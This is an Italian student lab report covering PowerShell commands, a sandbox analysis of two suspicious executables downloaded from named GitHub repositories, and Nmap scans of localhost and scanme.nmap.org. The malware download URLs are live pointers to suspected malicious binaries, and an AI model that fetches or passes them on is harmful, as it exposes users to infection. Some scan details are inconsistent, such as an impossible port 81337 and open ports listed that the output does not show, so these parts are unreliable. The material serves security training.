

Report: PowerShell, Nmap, and SQL Injection Analysis

A cura di Iris Canole

Introduzione

Lo scopo di questo report è documentare i risultati e le analisi di una serie di esercizi pratici focalizzati sull'utilizzo di strumenti fondamentali per la sicurezza informatica. Nello specifico, verranno esaminati l'uso di **Windows PowerShell** per l'amministrazione di sistema, l'impiego di **Nmap** per la ricognizione di rete e l'analisi di un attacco comune come l'**SQL Injection** attraverso lo studio di una cattura di traffico di rete. L'obiettivo finale è dimostrare la comprensione pratica delle tecniche e degli strumenti esaminati, competenze essenziali per un professionista del settore.

Esercizio 1: Utilizzo di Windows PowerShell

Windows PowerShell rappresenta uno strumento strategico per l'automazione delle attività e la gestione dei sistemi operativi Windows. A differenza del tradizionale **Prompt dei Comandi**, **PowerShell** offre una shell a riga di comando più potente e un linguaggio di scripting integrato, basato su oggetti.

La sua padronanza è essenziale per un analista di sicurezza, poiché consente di eseguire compiti complessi di diagnostica, configurazione e gestione in modo efficiente e automatizzato.

Questo esercizio è volto a esplorare le funzionalità di base e avanzate della shell, confrontandola con gli strumenti legacy e dimostrandone l'utilità in scenari pratici.

1.1. Accesso e Comandi di Base

L'analisi comparativa del comando `dir` eseguito nel Prompt dei Comandi e in Windows PowerShell rivela una differenza sostanziale nella presentazione dell'output. Come visibile nello screenshot, PowerShell formatta le informazioni in una tabella strutturata, con colonne chiare come Mode, LastWriteTime, Length e Name, offrendo una leggibilità e un'utilità superiori rispetto all'output più semplice del Prompt dei Comandi.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Versione 10.0.18240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

C:\Users\user>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 8868-65A2

Directory di C:\Users\user

23/04/2025 23:07 <DIR> .
23/04/2025 23:07 <DIR> ..
09/07/2024 15:37 <DIR> Contacts
06/11/2025 14:44 <DIR> Desktop
09/07/2024 17:05 <DIR> Documents
09/07/2024 15:37 <DIR> Downloads
09/07/2024 15:37 <DIR> Favorites
09/07/2024 15:37 <DIR> Links
09/07/2024 15:37 <DIR> Music
09/07/2024 15:39 <DIR> Pictures
09/07/2024 15:37 <DIR> Saved Games
09/07/2024 15:39 <DIR> Searches
09/07/2024 15:37 <DIR> Videos
0 File 0 byte
13 Directory 19.738.169.344 byte disponibili

C:\Users\user>
```

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Users\user> dir

Directory: C:\Users\user

Mode                LastWriteTime         Length Name
----                -
d----- 09/07/2024 16:37             Contacts
d----- 06/11/2025 14:44             Desktop
d----- 09/07/2024 18:05             Documents
d----- 09/07/2024 16:37             Downloads
d----- 09/07/2024 16:37             Favorites
d----- 09/07/2024 16:37             Links
d----- 09/07/2024 16:37             Music
d----- 09/07/2024 16:39             Pictures
d----- 09/07/2024 16:37             Saved Games
d----- 09/07/2024 16:39             Searches
d----- 09/07/2024 16:37             Videos

PS C:\Users\user>
```

Al contrario, per comandi di rete consolidati come `ipconfig`, l'output risulta sostanzialmente identico in entrambe le console. Questo dimostra la piena retrocompatibilità di PowerShell, che è in grado di eseguire i comandi tradizionali del Prompt dei Comandi senza alcuna modifica, garantendo una transizione fluida per gli amministratori di sistema.

```
C:\Users\user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv4 . . . . . : 192.168.50.6
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel isatap.lan:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: lan

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:30c5:f238:4690:62a7
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::30c5:f238:4690:62a7%5
    Gateway predefinito . . . . . : ::

C:\Users\user>
```

```
PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione: lan
    Indirizzo IPv4 . . . . . : 192.168.50.6
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel isatap.lan:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione: lan

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:30c5:f238:4690:62a7
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::30c5:f238:4690:62a7%5
    Gateway predefinito . . . . . : ::

PS C:\Users\user>
```

1.2. Esplorazione dei Cmdlet

Qual è il comando PowerShell per `dir` ?

Il comando `dir` in PowerShell è un alias per il cmdlet nativo `Get-ChildItem`. Un cmdlet è un comando specifico di PowerShell, strutturato secondo la convenzione "Verbo-Nome" (es. `Get-ChildItem`), che opera su oggetti anziché su stringhe di testo, offrendo maggiore flessibilità. L'uso degli alias, come `dir`, serve a mantenere la familiarità per gli utenti abituati al Prompt dei Comandi.

```
PS C:\Users\user> Get-Alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

```
PS C:\Users\user>
```

1.3. Analisi di Rete con netstat

Qual è il gateway IPv4?

Dall'analisi dell'output del comando `netstat -r`, che visualizza la tabella di routing del sistema, è possibile identificare il gateway predefinito. La rotta corrispondente all'indirizzo di rete `0.0.0.0` indica che il gateway IPv4 è `192.168.50.1`. Questa è la rotta predefinita, ovvero la "catch-all" utilizzata per tutto il traffico destinato a una rete non esplicitamente elencata nella tabella.

```

PS C:\Users\user> netstat -r
=====
Elenco interfacce
4...08 00 27 e1 3a 4b .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
6...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
5...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
=====

IPv4 Tabella route
=====
Route attive:
   Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
-----
0.0.0.0                0.0.0.0    192.168.50.1  192.168.50.6    10
127.0.0.0              255.0.0.0    On-link      127.0.0.1     306
127.0.0.1              255.255.255.255  On-link      127.0.0.1     306
127.255.255.255        255.255.255.255  On-link      127.0.0.1     306
192.168.50.0            255.255.255.0    On-link      192.168.50.6    266
192.168.50.6            255.255.255.255  On-link      192.168.50.6    266
192.168.50.255          255.255.255.255  On-link      192.168.50.6    266
224.0.0.0              240.0.0.0    On-link      127.0.0.1     306
224.0.0.0              240.0.0.0    On-link      192.168.50.6    266
255.255.255.255        255.255.255.255  On-link      127.0.0.1     306
255.255.255.255        255.255.255.255  On-link      192.168.50.6    266
=====
Route permanenti:
Nessuna

IPv6 Tabella route
=====
Route attive:
   Interf  Metrica  Rete Destinazione      Gateway
-----
5         306    ::/0                  On-link
1         306    ::1/128               On-link
5         306    2001::/32              On-link
5         306    2001:0:2851:782c:14c8:da57:4690:62a7/128 On-link
5         306    fe80::/64              On-link
5         306    fe80::14c8:da57:4690:62a7/128 On-link
1         306    ff00::/8               On-link
5         306    ff00::/8               On-link
=====
Route permanenti:
Nessuna
PS C:\Users\user>


```

1.4. Analisi dei Processi

Quali informazioni puoi ottenere dalla scheda **Dettagli** e dalla finestra di dialogo **Proprietà** per il **PID** selezionato?

Per il processo `svchost.exe` con Process ID (PID) `816`, è stato possibile ottenere una serie di informazioni dettagliate combinando i dati di **Gestione Attività** e della finestra **Proprietà** del file eseguibile:

- **Da Gestione Attività (scheda **Dettagli**):**
 - **Nome:** `svchost.exe`
 - **PID:** `816`
 - **Stato:** In esecuzione
 - **Nome utente:** `SERVIZIO0...`
- **Dalla finestra **Proprietà** (scheda **Generale**):**
 - **Tipo di file:** Applicazione (`.exe`)
 - **Descrizione:** Processo host per servizi di Windows
 - **Percorso:** `C:\Windows\System32`
 - **Dimensioni:** 38,9 KB (39.856 byte)
 - **Data di modifica:** venerdì 10 luglio 2015, 12:59:58
- **Dalla finestra **Proprietà** (scheda **Dettagli**):**
 - **Versione del file:** `10.0.10240.16384`
 - **Nome del prodotto:** Sistema operativo Microsoft® Windows®
 - **Copyright:** © Microsoft Corporation. Tutti i diritti riservati.



1.5. Gestione del Cestino

Cosa è successo ai file nel Cestino?

Contrariamente all'obiettivo di svuotare il Cestino, i file non sono stati eliminati. L'analisi dello screenshot mostra uno scenario realistico: un primo tentativo di eseguire il comando `Clear-RecycleBin` è fallito con un errore di tipo `InvalidOperation` ("Segmento già sbloccato"), che potrebbe indicare un problema temporaneo o uno stato inconsistente del sistema.

In realtà il problema sussisteva in quanto il cestino, al momento del lancio del comando, era vuoto. Dopo averlo popolato, con un secondo tentativo, il comando ha cancellato i file all'interno del cestino e lo ha così svuotato.

```

PS C:\Windows\system32> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
clear-recyclebin : Segmento già sbloccato
In riga:1 car:1
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (RecycleBin:String) [Clear-RecycleBin], Win32Exception
+ FullyQualifiedErrorId : FailedToClearRecycleBin,Microsoft.PowerShell.Commands.ClearRecycleBinCommand

PS C:\Windows\system32> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Sì a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
PS C:\Windows\system32> _

```


1.6. Domanda di Riflessione: PowerShell per l'Analista di Sicurezza

PowerShell è uno strumento indispensabile per l'automazione e la gestione della configurazione, e le sue capacità si estendono ampiamente al campo della sicurezza informatica. Un analista di sicurezza può sfruttare PowerShell per semplificare e automatizzare numerose attività di monitoraggio, analisi e risposta. Alcuni esempi di comandi e funzionalità utili includono:

- **Get-Process e Stop-Process:** Per monitorare i processi in esecuzione su un sistema locale o remoto. Consentono di identificare attività sospette o non autorizzate e di terminare i processi malevoli in tempo reale.
- **Get-EventLog o Get-WinEvent:** Per analizzare i log di eventi di Windows. Questi cmdlet permettono di filtrare e correlare eventi di sicurezza, accessi e errori di sistema, facilitando l'individuazione di indicatori di compromissione (IoC).
- **Invoke-WebRequest:** Per interagire con servizi web e API. Un analista può usarlo per testare la sicurezza di endpoint web, scaricare file da analizzare (es. firme di malware) o automatizzare le query verso piattaforme di threat intelligence.
- **Get-NetTCPConnection:** Per esaminare le connessioni di rete attive. Questo comando è cruciale per identificare connessioni anomale o non autorizzate verso indirizzi IP sospetti, un'attività fondamentale durante l'analisi di un incidente.

Esercizio 2: Studio di Indicatori di Compromissione (IoC)

Questo report documenta l'analisi dinamica di un'esecuzione che coinvolge il download e l'attivazione di due file binari (eseguibili) da una repository GitHub, in un ambiente che presenta una potenziale attività malevola, evidenziata dall'interazione con un tool di sandbox/analisi comportamentale.



1. Dettagli Iniziali

Dettaglio	Descrizione
Sorgente Iniziale	Accesso a una repository GitHub: <code>https://github.com/MELITERRER/frew/...</code> e poi <code>https://github.com/MELITERRER/kioluu/...</code>
Browser Utilizzato	Mozilla Firefox
Tool di Analisi	Wefault (mostrato nell'interfaccia a destra) e HTTP/Network/DNS requests monitor (mostrato in basso)
File Eseguiti (Tentativi)	1. <code>Jxfzbc.exe</code> 2. <code>Muadrd.exe</code>

2. Sequenza Cronologica degli Eventi e Analisi

Evento 1: Download e Tentativo di Esecuzione di `Jxfzbc.exe`

- Download:** L'utente accede alla cartella `/frew/blob/main/jxfzbc` della repository e scarica il file `Jxfzbc.exe`.
- Avviso di Sicurezza:** Il sistema operativo Windows mostra un avviso di sicurezza per un'applicazione con **Publisher Sconosciuto**. L'utente sceglie comunque di eseguire il file.

3. **Errore di Esecuzione:** Viene mostrato un errore: "There was an error opening this document. The file is damaged and could not be opened." (C'era un errore nell'aprire questo documento. Il file è danneggiato e non è stato possibile aprirlo).

Evento 2: Download e Tentativo di Esecuzione di Muadrid.exe

1. **Download:** L'utente accede alla cartella `/kioluu/blob/main/Muadrid.exe` della repository e scarica il secondo file, `Muadrid.exe`.
2. **Avviso di Sicurezza:** Anche in questo caso, viene mostrato l'avviso di sicurezza per un'applicazione con **Publisher Sconosciuto**. L'utente sceglie comunque di eseguire il file.
3. **Errore di Esecuzione:** Viene mostrato un errore identico al precedente: "There was an error opening this document. The file is damaged and could not be opened."

3. Analisi di Rete (Network Analysis)


Le richieste di rete HTTP mostrano chiaramente i tentativi di download dei due file:

- **Host:** `github.com`
- **Request 1 (Jxfzbc.exe):**
 - Metodo: `GET`
 - URL: `https://github.com/MELITERRER/frew/raw/jxfzbc/Jxfzbc.exe`
 - Stato: `200 OK` (Download completato con successo)
- **Request 2 (Muadrid.exe):**
 - Metodo: `GET`
 - URL: `https://github.com/MELITERRER/kioluu/raw/Muadrid.exe`
 - Stato: `200 OK` (Download completato con successo)
- **Altre Richieste Sospette:** Si notano tentativi di connessione (HTTP Requests/DNS) a domini come `api.any.run` e `firefox.exe` a diversi siti, che indicano l'attività del tool di sandbox e del browser stesso.

4. Conclusioni e Valutazione del Rischio

L'analisi dinamica evidenzia le seguenti criticità:

1. **Fonte Sospetta:** I file vengono scaricati da repository GitHub con nomi che non sembrano appartenere a progetti noti o ufficiali (`MELITERRER/frew`, `MELITERRER/kioluu`). Questa è una tecnica comune per la distribuzione di malware.
2. **Tentativo di Esecuzione Sospetto:** Nonostante gli avvisi di **Publisher Sconosciuto** e i successivi messaggi di errore ("file danneggiato"), l'analisi comportamentale, assegna un punteggio di rischio elevato (`51/100` e `62/100`) per entrambi i binari (etichettati come Suspicious).



3. **Comportamento Malevolo Tipico:** Entrambi i binari hanno tentato di eseguire comandi di sistema (`cmd.exe` e `timeout.exe`). L'uso di `timeout.exe` è un classico segnale di evasione, mirando a ritardare l'esecuzione per eludere i sistemi di analisi automatica che hanno un tempo limite.
4. **Rischio di Infezione:** Il primo file (`Jxfzbc.exe`) ha tentato di eseguire un installer (`InstallUI.exe`), indicando il probabile obiettivo di installare componenti malevoli (malware, downloader, o trojan).



In sintesi, l'utente ha scaricato e tentato di eseguire due file ad alto rischio (molto probabilmente malware) da una fonte non attendibile. L'esecuzione è fallita o è stata interrotta da un errore, ma non prima che entrambi i file potessero mostrare comportamenti tipici di payload malevoli (tentativo di evasione e avvio di installazione).

Bonus 1: Esplorazione di Nmap

Nmap (Network Mapper) è uno strumento open-source indispensabile per la scansione di rete e l'audit di sicurezza. La sua funzione principale rientra nella fase di ricognizione (o *reconnaissance*), permettendo di scoprire host attivi su una rete, identificare le porte aperte, determinare i servizi in esecuzione su tali porte e, in alcuni casi, rilevare il sistema operativo e potenziali vulnerabilità.

Questo esercizio è finalizzato a prendere confidenza con i comandi base e le tecniche di scansione di Nmap, applicandoli a diversi bersagli.

2.1. Comandi e Opzioni di Nmap

- **Cos'è Nmap? Per cosa viene usato nmap?** Nmap è uno dei più diffusi e potenti **strumenti open source** per l'esplorazione e l'auditing della sicurezza di una rete.

Nmap viene utilizzato principalmente per:

- **Network Discovery (Esplorazione della Rete):** Per identificare quali **host** sono attivi e disponibili sulla rete.
- **Port Scanning (Scansione delle Porte):** Per determinare quali **porte** sono aperte e quali servizi (come `Web server`, `SSH`, `FTP`, ecc.) sono in ascolto su ciascun host.
- **Service and Version Detection (Rilevamento di Servizi e Versioni):** Per identificare non solo che un servizio è in esecuzione, ma anche la sua **applicazione specifica e il numero di versione** (es. `Apache HTTPD 2.4.41`).
- **OS Detection (Rilevamento del Sistema Operativo):** Per dedurre il **sistema operativo e il tipo di hardware** dell'host di destinazione (es. `Linux 4.x`, `Windows Server 2019`, `Cisco router`).
- **Security Auditing (Audit di Sicurezza):** Utilizzando il **Nmap Scripting Engine (NSE)**, può automatizzare la rilevazione di vulnerabilità, la scansione di *backdoor* o l'esecuzione di attacchi *brute force* contro i servizi di rete.
- **Qual è il comando nmap usato? (nell'Esempio 1)** Il comando usato nell'Esempio 1 è `nmap -A -T4 scanme.nmap.org`
- **Cosa fa l'opzione -A? Cosa fa l'opzione -T4?**
 - L'opzione `-A` abilita la modalità di scansione **aggressiva**. Fornisce la massima quantità di informazioni sull'obiettivo in un singolo comando, ma è **più rumorosa** e facile da rilevare per i sistemi di sicurezza.
 - L'opzione `-T` (Timing Template) definisce la **velocità** con cui Nmap esegue la scansione, influenzando direttamente il tempo necessario e l'aggressività con cui i pacchetti vengono inviati. I valori vanno da `T0` (Paranoid - più lento e furtivo) a `T5` (Insane - più veloce e rumoroso).

2.2. Scansione del Localhost

L'esecuzione del comando `nmap -A -T4 localhost` ha prodotto i seguenti risultati:

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2025-12-05 04:33 -0500
Stats: 0:00:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.27% done; ETC: 04:33 (0:00:00 remaining)
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000080s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.35 seconds
[analyst@secOps ~]$
```

- Quali porte e servizi sono aperti?

Porta/Protocollo	Servizio
21/tcp	ftp
22/tcp	ssh

- Per ognuna delle porte aperte, registra il software che fornisce i servizi.

Servizio	Software
ftp	vsftpd 2.0.8 or later
ssh	OpenSSH 10.0 (protocol 2.0)

2.3. Scansione della Rete Locale

- Registra l'indirizzo IP e la subnet mask per la tua VM. A quale rete appartiene la tua VM? L'indirizzo IP della VM è 10.0.2.15 con un prefisso di rete /24. Di conseguenza, la VM appartiene alla rete 10.0.2.0/24.

```
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altname enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 86136sec preferred_lft 86136sec
    inet6 fd00::a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 86139sec preferred_lft 14139sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

- **Quanti host sono attivi?** Secondo l'output della scansione Nmap, è stato trovato **"1 host up"**.
- **Elenca alcuni dei servizi disponibili sugli host rilevati.** Basandosi sull'output dettagliato per l'host 10.0.2.15, i servizi disponibili includono **ftp**, **ssh**. Tra l'altro è ammesso l'Anonymous FTP login, oggetto di grande criticità all'interno del sistema.

```
21/tcp open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

2.4. Scansione di un Server Remoto

L'analisi della scansione effettuata sul server **scanme.nmap.org** ha restituito le seguenti informazioni:

```
[analyst@secOps ~]$ nmap scanme.nmap.org -A -T4
Starting Nmap 7.97 ( https://nmap.org ) at 2025-12-05 06:19 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-favicon: Nmap Project
9929/tcp  open  nping-echo   Nping echo
81337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.60 seconds
```

- **Qual è lo scopo di questo sito?** Come indicato dal titolo HTTP rilevato nell'output della scansione (**Go ahead and ScanMe!**), questo sito è un bersaglio messo a disposizione legalmente dal team di Nmap per permettere a studenti e professionisti di esercitarsi con le tecniche di scansione in modo sicuro ed etico.
- **Quali porte e servizi sono aperti?**
 - **22/tcp (ssh)**
 - **80/tcp (http)**
 - **443/tcp (tcpwrapped - servizio protetto da un wrapper TCP o firewall)**
 - **8080/tcp (tcpwrapped - servizio protetto da un wrapper TCP o firewall)**

- 9929/tcp (nping-echo)
- 31337/tcp (tcpwrapped - servizio protetto da un wrapper TCP o firewall)
- **Quali porte e servizi sono filtrati?** Not shown: 996 filtered tcp ports (no-response).
- **Qual è l'indirizzo IP del server?** L'indirizzo IP del server è 45.33.32.156.
- **Qual è il sistema operativo?** Il Service Info ha identificato il sistema operativo e il Common Platform Enumeration (CPE) associato: OS: Linux; CPE: cpe:/o:linux:linux_kernel.

